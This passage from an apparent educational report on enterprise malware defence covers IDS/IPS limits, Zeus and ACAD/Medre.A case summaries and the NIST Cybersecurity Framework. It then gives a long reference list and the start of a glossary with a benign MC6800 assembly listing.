When evaluating tools enterprises should pay close attention to what features are provided for detecting and blocking attempted attacks and inspecting logs. A good IPS tool should be able to disrupt sessions when responding to an attempted attack. This means that the IPS should be able to reset the attackers connection when identified.

Real-world Examples of Malware

We discussed the Zeus botnet and how it is used to steal financial information from its victims. We also discussed the group of criminals that used the Zeus botnet to steal 36 million euros ($47 million USD) from more than 30,000 corporate and private banking customers[120].

Next we discussed the ACAD/Medre.A worm and how an unknown attacker used it to commit industrial espionage by stealing AutoCAD drawings from the victim's computer and email them to himself[58].

NIST Cybersecurity Framework

We discussed the functions of the NIST Cybersecurity framework and that the over arching goal is to develop a best practices for the government and organizations to follow.

While the functions of the cybersecurity framework appears to be common sense in the information assurance realm, establishing best practices for organizations to follow when securing networks is vital. The framework is also in the draft state and the development is progressing with several contributions from a wide range of areas.

Adam Sedgewick, senior information technology policy advisor at NIST said, "We are pleased that many private-sector organizations have put significant time and resources into the framework development process." Adam Sedgewick went on to say, "We believe that both large and small organizations will be able use the final framework to reduce cyber risks to critical infrastructure by aligning and integrating cybersecurity-related policies and plans, functions and investments into their overall risk management." [126]

Matters of Consideration

The current problems of Intrusion Detection Systems as outlined by the European Hacker Conference are:

- “IDS implementations not designed to co-operate;
- “Different storage formats for IDS events;
    - “Snort: MySQL, flat-files, binary files;
    - “NetFlow: sending UDP packets to collector;
    - “Syslog: flat files or syslog server;
    - “Samhain: MySQL, Yule, Flat-File;
    - “Honeyd: flat file;
- “Distributed data storage;
- “No common / comprehensive analysis tools (one to do it all)” [65]

It is important to know these limitations when planning for IDS in the corporation or enterprises security plan. In addition to the shortcomings of IDS it is important to know that IPS aren’t able to block all attacks and IPS alone isn’t sufficient. The application of proper firewalls and antivirus software among other best practices are needed to prevent compromises to the systems that are beyond the scope of Intrusion Prevention Systems. For example malicious software that is disguised to be legitimate (trojan horses) can enter the system by a user downloading and executing the program. The application of antivirus software for this scenario would help prevent this type of attack.

When planning to apply SIEM to a project the leader should account for the necessary time in order to implement it correctly. As seen from the case study of Williams Lea, it took a long time to implement SIEM but the payoffs made it beneficial.

The Zeus botnet is known to have infected 3.7 million computers and millions of dollars stolen[32]. In the case of the December 2012 incident 36 million euros ($47 million USD) from more than 30,000 corporate and private banking customers[120]. With millions of dollars to be gained from criminals how much are they willing to spend to advance their ability to avoid detection? How much will enterprises have to invest to keep up with the advances of malware?

References

[1] - “Malware.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 22 June 2013. <http://en.wikipedia.org/wiki/Malware>

[2] – “History of Malware.” G Data Software, Inc. 2013. <http://www.gdatasoftware.com/security-labs/information/history-of-malware.html>

[3] – Bugbatter. "F-Secure Reports Amount of Malware Grew by 100% during 2007" (Press release). F-Secure Corporation. 4 December 2008. <http://en.community.dell.com/support-forums/virus-spyware/f/3522/p/18755411/18878397.aspx#18878397>

[4] –“Symantec Internet Security Threat Report: Trends for July-December 07.” Symantect Corp. 11 April 2008. <http://eval.symantec.com/mktginfo/enterprise/white_papers/b-whitepaper_exec_summary_internet_security_threat_report_xiii_04-2008.en-us.pdf>

[5] – Huges, Neil. “Android accounts for 92% of mobile malware, malicious apps increase 614%.” Apple Insider. 26 June 2013. <http://appleinsider.com/articles/13/06/26/android-accounts-for-92-of-mobile-malware-malicious-apps-increase-614>

[6] – GoldSparrow. “2013 Q1 Report Reveals Drastic Malware Increase with 873 Million Spam Messages Sent Each Day.” Enigma Software Group. 8 May 2013. <http://www.enigmasoftware.com/2013-q1-report-drastic-malware-increase-873-million-spam-messages/>

[7] - “Computer Virus.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 21 June 2013. <http://en.wikipedia.org/wiki/Computer_virus>

[8] - “Computer Worm.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 18 June 2013. <http://en.wikipedia.org/wiki/Computer_worms>

[9] - “Trojan Horse (Computing).” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 23 June 2013. <https://en.wikipedia.org/wiki/Trojan_horse_(computing)>

[10] - “Rootkit.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 25 June 2013. <http://en.wikipedia.org/wiki/Rootkit>

[11] - “Botnet.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 20 June 2013. <https://en.wikipedia.org/wiki/Botnet>

[12] - “Keystroke Logging.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 27 June 2013. <http://en.wikipedia.org/wiki/Keystroke_logging>

[13] - “Timeline of Computer Viruses and Worms.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 29 June 2013. <http://en.wikipedia.org/wiki/Timeline_of_computer_viruses_and_worms>

[14] - “Creeper (Program).” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 9 April 2013. <http://en.wikipedia.org/wiki/Creeper_(program)>

[15] – Walker, John. “ANIMAL Source Code.” Fourmilab. 13 August 1996. <http://www.fourmilab.ch/documents/univac/animalsrc.html>

[16] – Walker, John. “PREVADE Source Code.” Fourmilab. 13 August 1996. <http://www.fourmilab.ch/documents/univac/pervade.html>

[17] – Walker, John. “The ANIMAL Episode.” Fourmilab. 21 August 1996. <http://www.fourmilab.ch/documents/univac/animal.html>

[18] – “Polymorphic Code.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 6 June 2013. <http://en.wikipedia.org/wiki/Polymorphic_virus>

[19] – “CIH (Computer Virus).” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 22 June 2013. <http://en.wikipedia.org/wiki/CIH_(computer_virus)>

[20] – “ILOVEYOU.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 27 June 2013. <http://en.wikipedia.org/wiki/ILOVEYOU>

[21] – “Nimbda.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 20 June 2013. <http://en.wikipedia.org/wiki/Nimda>

[22] - “Zeus (Trojan Horse).” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 24 May 2013. <https://en.wikipedia.org/wiki/Zeus_(Trojan_horse)>

[23] - “Zeus (Trojan Horse) – Removal and Detection” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 24 May 2013. https://en.wikipedia.org/wiki/Zeus_(Trojan_horse)#Removal_and_detection

[24] – “Blackhat 2012 Europe – Workshop: Understanding Botnets by Building One.” YouTube. Youtube, LLC. 27 May 2012. <http://www.youtube.com/watch?v=GA7S0JK8o_k>

[25] – “Bot Herders.” Afterdawn. 26 June 2013. <http://www.afterdawn.com/glossary/term.cfm/bot_herders>

[26] - “Storm Botnet.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 13 May 2013. <http://en.wikipedia.org/wiki/Storm_botnet>

[27] – Gaudin, Sharon. “Storm Worm Botnet More Powerful Than Top Supercomputers.” Information Week, Inc. 6 September 2007.

<http://www.informationweek.com/storm-worm-botnet-more-powerful-than-top/201804528>

[28] – Constantin, Lucian. "Cybercriminals Use Zeus Malware to Target Cloud Payroll Services." Computer World, Inc. 10 April 2012. <http://www.computerworld.com/s/article/9226034/Cybercriminals_use_Zeus_malware_to_target_cloud_payroll_services>

[29] – "What is Pirated Software?" wiseGEEK. 2013.<http://www.wisegeek.com/what-is-pirated-software.htm>

[30] –"Faceboook." Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 30 July 2013. <http://en.wikipedia.org/wiki/Facebook>

[31] – "Blackhat 2012 Europe – Workshop: Understanding Botnets by Building One." YouTube. Youtube, LLC. 27 May 2012. <http://www.youtube.com/watch?v=GA7S0JK8o_k>

[32] – "Customized webinjects for Zeus and SpyEye Trojans on sale." Net Security. 27 June 2012. <https://www.net-security.org/malware_news.php?id=2163>

[33] – Enbody, Richard. "(SpyEye & Zeus) Web Injects - Parameters." Malware at Stake. 3 July 2011 <http://secniche.blogspot.com/2011/07/spyeye-zeus-web-injects-parameters-and.html>

[34] – "Zeus User Guide." Spider Securtiy. <http://www.spidersecurity.org/zeusguide.html#cp_remotescript_commands>

[35] – "Payload I Love You." Slash Geek. 2 July 2013 <http://www.slashgeek.net/wp-content/uploads/2013/02/payload_I_love_you.gif>

[36] – "The Spread of the Code Red Worm." National Science Foundation. 2001. <http://www.nsf.gov/discoveries/disc_videos.jsp?org=CNS&cntn_id=100075&media_id=51501>

[37] – "Hot on the Trail of 'Code Red' Worms." San Diego Supercomputer Center. <http://www.sdsc.edu/pub/envision/v17.3/worms.html>

[38] – "Net-Worm:W32/Nimda." F-Secure. <http://www.f-secure.com/v-descs/nimda.shtml>

[39] – Berinato, Scott. "The Storm Worm Dresses Up as a Dancing Skeleton." 31 October 2007. CIO. <http://www.cio.com/article/150551/The_Storm_Worm_Dresses_Up_as_a_Dancing_Skeleton>

[40] – "Advanced Automation for Space Missions figure." 1982. <http://en.wikipedia.org/wiki/File:Advanced_Automation_for_Space_Missions_figure_5-29.gif>

[41] – "The Shockwave Rider" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 25 October 2012. <http://en.wikipedia.org/wiki/File:TheShockwaveRider(1stEd).jpg>

[42] – "Morris Worm" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 29 April 2008. <http://en.wikipedia.org/wiki/File:Morris_Worm.jpg>

[43] – Hruska, Joel. "Botnet Takedown Offers Peek at Private Data Repository." Ars Technica. 17 March 2009. <http://arstechnica.com/security/2009/03/botnet-takedown-offers-peek-at-private-data-repository/>

[44] – "Zeus: King of Crimeware Toolkits." YouTube. Youtube, LLC. 25 August 2009. <http://www.youtube.com/watch?v=CzdBCDPETxk>

[45] – "Hidden iFrame Injection Attacks." Diovo. 20 March 2009. <http://diovo.com/2009/03/hidden-iframe-injection-attacks/>

[46] – Shanmuga. "Find and Remove Zeus (Zbot) Banking Trojan." Malwarehelp. 6 May 2010. <http://www.malwarehelp.org/find-and-remove-zeus-zbot-banking-trojan-2009.html>

[47] – "ZeuS Banking Trojan Report." Dell, Inc. 11 March 2010. <http://www.secureworks.com/cyber-threat-intelligence/threats/zeus/?threat=zeus>

[48] – Souppaya, Murugiah. Scarfone, Karen. "Guide to Malware Incident Prevention and Handling for Desktops and Laptops." National Institute of Standards and Technology. July 2013. <http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-83r1.pdf>

[49] – "Antivirus Software" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2011. <https://en.wikipedia.org/wiki/Antivirus_software>

[50] – "Firewall (computing)" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 3 August 2013. <https://en.wikipedia.org/wiki/Firewall_(computing) >

[51] – "Application Layer Firewall" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 2 July 2013. <https://en.wikipedia.org/wiki/Application_layer_firewall>

[52] – "Proxy Server" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 6 August 2013. <https://en.wikipedia.org/wiki/Proxy_server>

[53] – "Independent Tests of Antivirus Software." AV-Comparatives, Inc. 2013. <http://www.av-comparatives.org>

[54] – "File Detection Test of Malicious Software." AV-Comparatives. April 2013. <http://www.av-comparatives.org/wp-content/uploads/2013/03/avc_fdt_201303_en.pdf>

[55] – Souppaya, Murugiah. Scarfone, Karen. "Guidelines for Managing the Security of Mobile Devices in the Enterprise." National Institute of Standards and Technology. June 2013. <http://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-124r1.pdf>

[56] – "Cloud Computing." Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 6 August 2011. <http://en.wikipedia.org/wiki/Cloud_computing>

[57] – Fang Liu, Jin Tong, Jian Mao, Robert Bohn, John Messina, Lee Badger and Dawn Leaf, "NIST Cloud Computing Reference Architecture", National Institute of Standards and Technology. September 2011. <http://www.nist.gov/customcf/get_pdf.cfm?pub_id=909505>

[58] – "ESET Uncovers ACAD/Medre.A Worm: Tens Of Thousands Of AutoCAD Design Files Leaked in Suspected Industrial Espionage." ESET, LLC. 21 June 2012. <http://www.eset.com/us/presscenter/press-releases/article/eset-uncovers-acadmedrea-worm-tens-of-thousands-of-autocad-design-files/>

[59] – "AutoLISP" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 23 June 2013. <http://en.wikipedia.org/wiki/AutoLISP>

[60] – Lipovsky, Robert. "ACAD/Medre.A Technical Analysis." ESET, LLC. 21 June 2013. <http://www.welivesecurity.com/2012/06/21/acadmedre-a-technical-analysis-2/>

[61] – "Intrusion Detection System." Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 12 July 2013. <http://en.wikipedia.org/wiki/Intrusion_detection_system>

[62] – "Intrusion Prevention System." Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 24 April 2013. <http://en.wikipedia.org/wiki/Intrusion_prevention_system>

[63] – Bruneau, Guy. "The History and Evolution of Intrusion Detection." SANS Inc. 2001. <http://www.sans.org/reading_room/whitepapers/detection/history-evolution-intrusion-detection_344>

[64] – Sequira, Dinesh. "Intrusion Prevention Systems- Security Silver Bullet?" SANS Inc. 2002. <http://www.sans.org/reading_room/whitepapers/detection/intrusion-prevention-systems-securitys-silver-bullet_366>

[65] – "Intrusion Detection Systems." YouTube. Youtube, LLC. 24 Aug 2013. <http://www.youtube.com/watch?v=HGKCcyAXr-4>

[66] – "Security Information and Event Management." Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 27 June 2013. <http://en.wikipedia.org/wiki/Security_Information_and_Event_Management>

[67] – Danley, Mike. “Case Study: Splunk at Motorola.” Splunk Inc. <http://www.splunk.com/view/SP-CAAACGC>

[68] – Younger, James. “Intrusion Prevention Systems (IPS).” YouTube. Youtube, LLC. 25 Aug 2010. <http://www.youtube.com/watch?v=UkHn53JGrVA>

[69] – Condon, Ron. “SIEM deployment case study shows patience is required.” ComputerWeekly. 30 March 2012. <http://www.computerweekly.com/news/224014773/SIEM-deployment-case-study-shows-patience-is-required>

[70] - “Social Engineering (security)” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 30 July 2013. <http://en.wikipedia.org/wiki/Social_engineering_(security)>

[71] – “What is Social Engineering?” Webroot. 2014. <http://www.webroot.com/us/en/home/resources/tips/online-shopping-banking/secure-what-is-social-engineering>

[72] - “Information Technology” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 30 July 2013. <https://en.wikipedia.org/wiki/Information_technology>

[73] - “National Institute of Standards and Technology” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 1 August 2013. <https://en.wikipedia.org/wiki/National_Institute_of_Standards_and_Technology>

[74] - “Operating System” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 5 August 2013. <https://en.wikipedia.org/wiki/Operating_system>

[75] - “Denial of Service Attack” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2013. <https://en.wikipedia.org/wiki/Denial-of-service_attack>

[76] - “Spoofing Attack” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 5 August 2013. <http://en.wikipedia.org/wiki/Spoofing_attack>

[77] - “Exploit (computer security)” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 4 August 2013. <http://en.wikipedia.org/wiki/Exploit_(computer_security) >

[78] - “Vulnerability (computing)” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 16 May 2013. <http://en.wikipedia.org/wiki/Vulnerability_(computing) >

[79] - “Authentication” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 31 July 2013. <http://en.wikipedia.org/wiki/Authentication>

[80] - “Flooding (computer networking)” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 27 June 2013. <http://en.wikipedia.org/wiki/Flooding_(computer_networking) >

[81] - “Heuristic Analysis” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 27 February 2013. <http://en.wikipedia.org/wiki/Heuristic_analysis>

[82] - “False Positive Type I Error” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 2 July 2013. <https://en.wikipedia.org/wiki/False_positive#Type_I_error>

[83] - “Buffer Overflow” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2013. <http://en.wikipedia.org/wiki/Buffer_overflow>

[84] - “Shellcode” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 22 July 2013. <http://en.wikipedia.org/wiki/Shellcode>

[85] – Mikhalenko , Peter. “How Shellcode Works.” O’Rielly. 28 May 2006. <http://www.linuxdevcenter.com/pub/a/linux/2006/05/18/how-shellcodes-work.html?page=1>

[86] - “Information Assurance” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 24 May 2013. <http://en.wikipedia.org/wiki/Information_assurance>

[87] - “Windows Operating System” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 6 August 2013. <http://en.wikipedia.org/wiki/Windows_operating_system>

[88] - “Windows 8” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2013. <http://en.wikipedia.org/wiki/Windows_8>

[89] - “Linux” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2013. <https://en.wikipedia.org/wiki/Linux>

[90] - “Red Hat Enterprise Linux” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 17 July 2013. <http://en.wikipedia.org/wiki/Red_Hat_Enterprise_Linux>

[91] - “QR Code” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 6 August 2013. <http://en.wikipedia.org/wiki/QR_code>

[92] - “Kanji” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 6 August 2013. <http://en.wikipedia.org/wiki/Kanji>

[93] - “Bring Your Own Device” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 28 July 2013. <http://en.wikipedia.org/wiki/Bring_your_own_device>

[94] – Borg, Andrew. “BYOD: Hidden Costs, Unseen Value.” Aberdeen Group. 17 August 2012. <http://blogs.aberdeen.com/communications/byod-hidden-costs-unseen-value/>

[95] - “Network Packet” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 3 August 2013. <http://en.wikipedia.org/wiki/Network_packet>

[96] – "Glossary of Computer Security Terms." Maryland Institute College of Art. <http://www.mica.edu/Academic_Services_and_Libraries/Technology_Systems_and_Services/Help_and_Resources/Knowledge_Base/Safe_Computing/Glossary_of_Computer_Security_Terms.html>

[97] - "BIOS" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 30 July 2013. <https://en.wikipedia.org/wiki/BIOS>

[98] - "Superuser" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 30 July 2013. <http://en.wikipedia.org/wiki/Superuser>

[99] - "Unix" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 30 July 2013. <http://en.wikipedia.org/wiki/Unix>

[100] – Schaeffer, Richard C. "National Information Assurance (IA) Glossary." Committee on National Assurance Security Systems. 26 April 2010. <http://www.cnss.gov/Assets/pdf/cnssi_4009.pdf>

[101] – Wolfowitz, Paul. "Department of Defense Directive." Department of Defense. 24 October 2002. <http://www.dtic.mil/whs/directives/corres/pdf/850001p.pdf>

[102] - "Virtual Private Network" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 4 August 2013. <http://en.wikipedia.org/wiki/Virtual_private_network>

[103] - "C (programming language)" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 4 August 2013. <http://en.wikipedia.org/wiki/C_(programming_language) >

[104] - "The C Programming Language" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 16 May 2013. <http://en.wikipedia.org/wiki/The_C_Programming_Language>

[105] – "Assembly Language" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 1 August 2013. <http://en.wikipedia.org/wiki/Assembly_language>

[106] – "Assembly Language." Webopedia. <http://www.webopedia.com/TERM/A/assembly_language.html>

[107] - "HTML Element Frames" Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 28 July 2013. <http://en.wikipedia.org/wiki/HTML_element#Frames>

[108] – "HTML <iframe> Tag." <http://www.w3schools.com/tags/tag_iframe.asp>

[109] - "Dialers" Wiki-Security, Blue Phantom Marketing, LLC. <http://www.wiki-security.com/wiki/Parasite_Category/Dialers>

[110] - “Bluetooth” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2013. <http://en.wikipedia.org/wiki/Bluetooth>

[111] - “Trusteer” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2013. <http://en.wikipedia.org/wiki/Trusteer>

[112] - “Eset” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 27 June 2013. <http://en.wikipedia.org/wiki/Eset>

[113] - “AutoCAD” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 29 July 2013. <http://en.wikipedia.org/wiki/AutoCAD>

[114] - “RAR” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 5 August 2013. <http://en.wikipedia.org/wiki/Rar>

[115] - “WinRAR” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 21 July 2013. <http://en.wikipedia.org/wiki/WinRAR>

[116] - “Splunk” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 25 July 2013. <http://en.wikipedia.org/wiki/Splunk>

[117] – Vendetta. “Analyzing Network Packets.” !DOL. 15 December 2010. <http://codeidol.com/csharp/csharp-network/IP-Programming-Basics/Analyzing-Network-Packets/>

[118] - “Database.” Wikipedia: The Free Encyclopedia. Wikimedia Foundation, Inc. 7 August 2013. <http://en.wikipedia.org/wiki/Database>

[119] – Walker, Danielle. “New exploit kit may be "cooler" than BlackHole.” SC Magazine. 10 January 2013. <http://www.scmagazine.com/new-exploit-kit-may-be-cooler-than-blackhole/article/275655/#>

[120] – Schwartz, Matthew J. “Zeus Botnet Eurograbber Steals $47 Million.” InformationWeek Security. 5 December 2012. <http://www.informationweek.com/security/attacks/zeus-botnet-eurograbber-steals-47-millio/240143837>

[121] – “Could Narilam be the work of a disgruntled employee?” Bitdefender Labs. <http://labs.bitdefender.com/2012/11/could-narilam-be-the-work-of-a-disgruntled-employee/>

[122] – Guerin, Nicolas R.C. “Security Policy for the use of handheld devices in corporate environments.” SANS Institute. 29 May 2008. <http://www.sans.org/reading_room/whitepapers/pda/security-policy-handheld-devices-corporate-environments_32823>

[123] – "Better Implementation of Controls for Mobile Devices Should Be Encouraged." United States Government Accountability Office. September 2012. <http://www.gao.gov/assets/650/648519.pdf>

[124] – "Mobile Device Security – Emerging Threats, Essential Strategies." Juniper Networks, Inc. January 2011. <http://www.juniper.net/us/en/local/pdf/whitepapers/2000372-en.pdf>

[125] – Chabrow, Eric. "Cybersecurity Framework: Making It Work." GovInfoSecurity. 8 August 2013. <http://www.govinfosecurity.com/cybersecurity-framework-making-work-a-5974>

[126] – Huergo, Jennifer. "NIST Releases Draft Outline of Cybersecurity Framework for Critical Infrastructure." National Institute of Standards and Technology. 2 July 2013. <http://www.nist.gov/itl/csd/cybersecurity-070213.cfm>

[126] – "DRAFT Outline - Preliminary Framework to Reduce Cyber Risks to Critical Infrastructure, July 1, 2013." National Institute of Standards and Technology. 1 July 2013. <http://www.nist.gov/itl/upload/draft_outline_preliminary_framework_standards.pdf>

[127] - Rescorla , E. "Security Considerations for WebRTC draft-ietf-rtcweb-security-05." RTFM, Inc. 15 July 2013 <http://tools.ietf.org/html/draft-ietf-rtcweb-security-05>

Annotated Glossary

Administrator

Also known as root, admin, superuser, or supervisor is a computer user account with privileges for complete control over the system[98]. The system administrator to control and configure the computer system uses this type of computer account[98]. It is recommended that users who don't need this access often use a regular account to prevent malware from being able to have administrator privileges, when the user needs administer access they can run the program as administer or log in an admin[98].

Assembly Language

The assembly language also known as assembly or ASL, is a low-level programming language used to interface a computer or other programmable devices[105]. The assembly language was developed to allow programmers to read and write code easier then reading or writing machine language or binary[105]. The assembly language isn't portable because each of the computer architectures has specific assembly language to interface with their hardware[105]. In order to allow for portability other languages were developed. Below is a figure that shows common programming languages, as the language is more removed away from hardware the portability increases[105].



Figure 33: Pyramid of Select Computer Languages (programming languages toward the top of the pyramid are more abstract from hardware) [106]

The assembly language uses mnemonics to represent opcodes or low-level machine operations[105]. The figure below shows an example of a program written in the Motorola MC6800 assembly language.

```
MONITOR FOR 6802 1.4          9-14-80  TSC ASSEMBLER  PAGE    2


C000                    ORG     ROM+$0000 BEGIN MONITOR
C000 8E 00 70  START    LDS     #STACK

                *****************************************
                * FUNCTION: INITA - Initialize ACIA
                * INPUT: none
                * OUTPUT: none
                * CALLS: none
                * DESTROYS: acc A

0013            RESETA  EQU     %00010011
0011            CTLREG  EQU     %00010001

C003 86 13      INITA   LDA A   #RESETA   RESET ACIA
C005 B7 80 04           STA A   ACIA
C008 86 11              LDA A   #CTLREG   SET 8 BITS AND 2 STOP
C00A B7 80 04           STA A   ACIA

C00D 7E C0 F1           JMP     SIGNON    GO TO START OF MONITOR

                *****************************************
                * FUNCTION: INCH - Input character
                * INPUT: none
                * OUTPUT: char in acc A
                * DESTROYS: acc A
                * CALLS: none
                * DESCRIPTION: Gets 1 character from terminal

C010 B6 80 04   INCH    LDA A   ACIA      GET STATUS
C013 47                 ASR A             SHIFT RDRF FLAG INTO CARRY
C014 24 FA              BCC     INCH      RECIEVE NOT READY
C016 B6 80 05           LDA A   ACIA+1    GET CHAR
C019 84 7F              AND A   #$7F      MASK PARITY
C01B 7E C0 79           JMP     OUTCH     ECHO & RTS

                *****************************************
                * FUNCTION: INHEX - INPUT HEX DIGIT
                * INPUT: none
                * OUTPUT: Digit in acc A
                * CALLS: INCH
                * DESTROYS: acc A
                * Returns to monitor if not HEX input

C01E 8D F0      INHEX   BSR     INCH      GET A CHAR
C020 81 30              CMP A   #'0       ZERO
C022 2B 11              BMI     HEXERR    NOT HEX
C024 81 39              CMP A   #'9       NINE
C026 2F 0A              BLE     HEXRTS    GOOD HEX
C028 81 41              CMP A   #'A
C02A 2B 09              BMI     HEXERR    NOT HEX
C02C 81 46              CMP A   #'F
C02E 2E 05              BGT     HEXERR
C030 80 07              SUB A   #7        FIX A-F
C032 84 0F      HEXRTS  AND A   #$0F      CONVERT ASCII TO DIGIT
C034 39                 RTS

C035 7E C0 AF   HEXERR  JMP     CTRL      RETURN TO CONTROL LOOP
```

Figure 34: Motorola MC6800 Assembly Language [105]

Authentication

Authentication is a security measure used with the purpose of verifying the identity of a user, transmission of a message, user device, or data[79].

AutoCAD

AutoCAD is a software application that is design to aid in computer 2D and 3D design and drafting[113]. The first release of AutoCAD was in 1982 and releases continue to the time of this writing (2013) [113]. The founder of Autodesk, John Walker, purchased AutoCAD a year before its first release[113]. In March 1986 AutoCAD became the well-known microcomputer design program for performing functions such as "polylines" and "curve fitting." [113]

In the figure below shows AutoCAD running on Mac OSX, there are versions for Windows and iOS as well[113].

